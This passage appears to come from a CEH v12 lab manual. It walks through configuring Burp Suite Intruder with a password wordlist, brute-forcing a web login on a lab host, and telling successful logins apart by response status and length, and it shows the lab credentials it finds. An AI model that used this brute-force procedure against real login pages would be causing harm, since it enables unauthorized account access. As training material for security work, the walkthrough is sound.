
30. Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.
31. Under the **Payload Options [Simple list]** section, click the **Load…** button.



32. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **password.txt** file, and click the **Open** button.



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

33. Observe that selected **password.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.



34. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.



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
35. A **Burp Intruder** notification appears. Click **OK** to proceed.
36. The **Intruder attack of 10.10.1.22** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.
37. Wait for the progress bar at the bottom of the window to complete.



38. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length= **1134**.

    Note: Different values of Status and Length indicate that the combination of the respective credentials is successful.

    Note: The values might differ when you perform this task.

39. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.

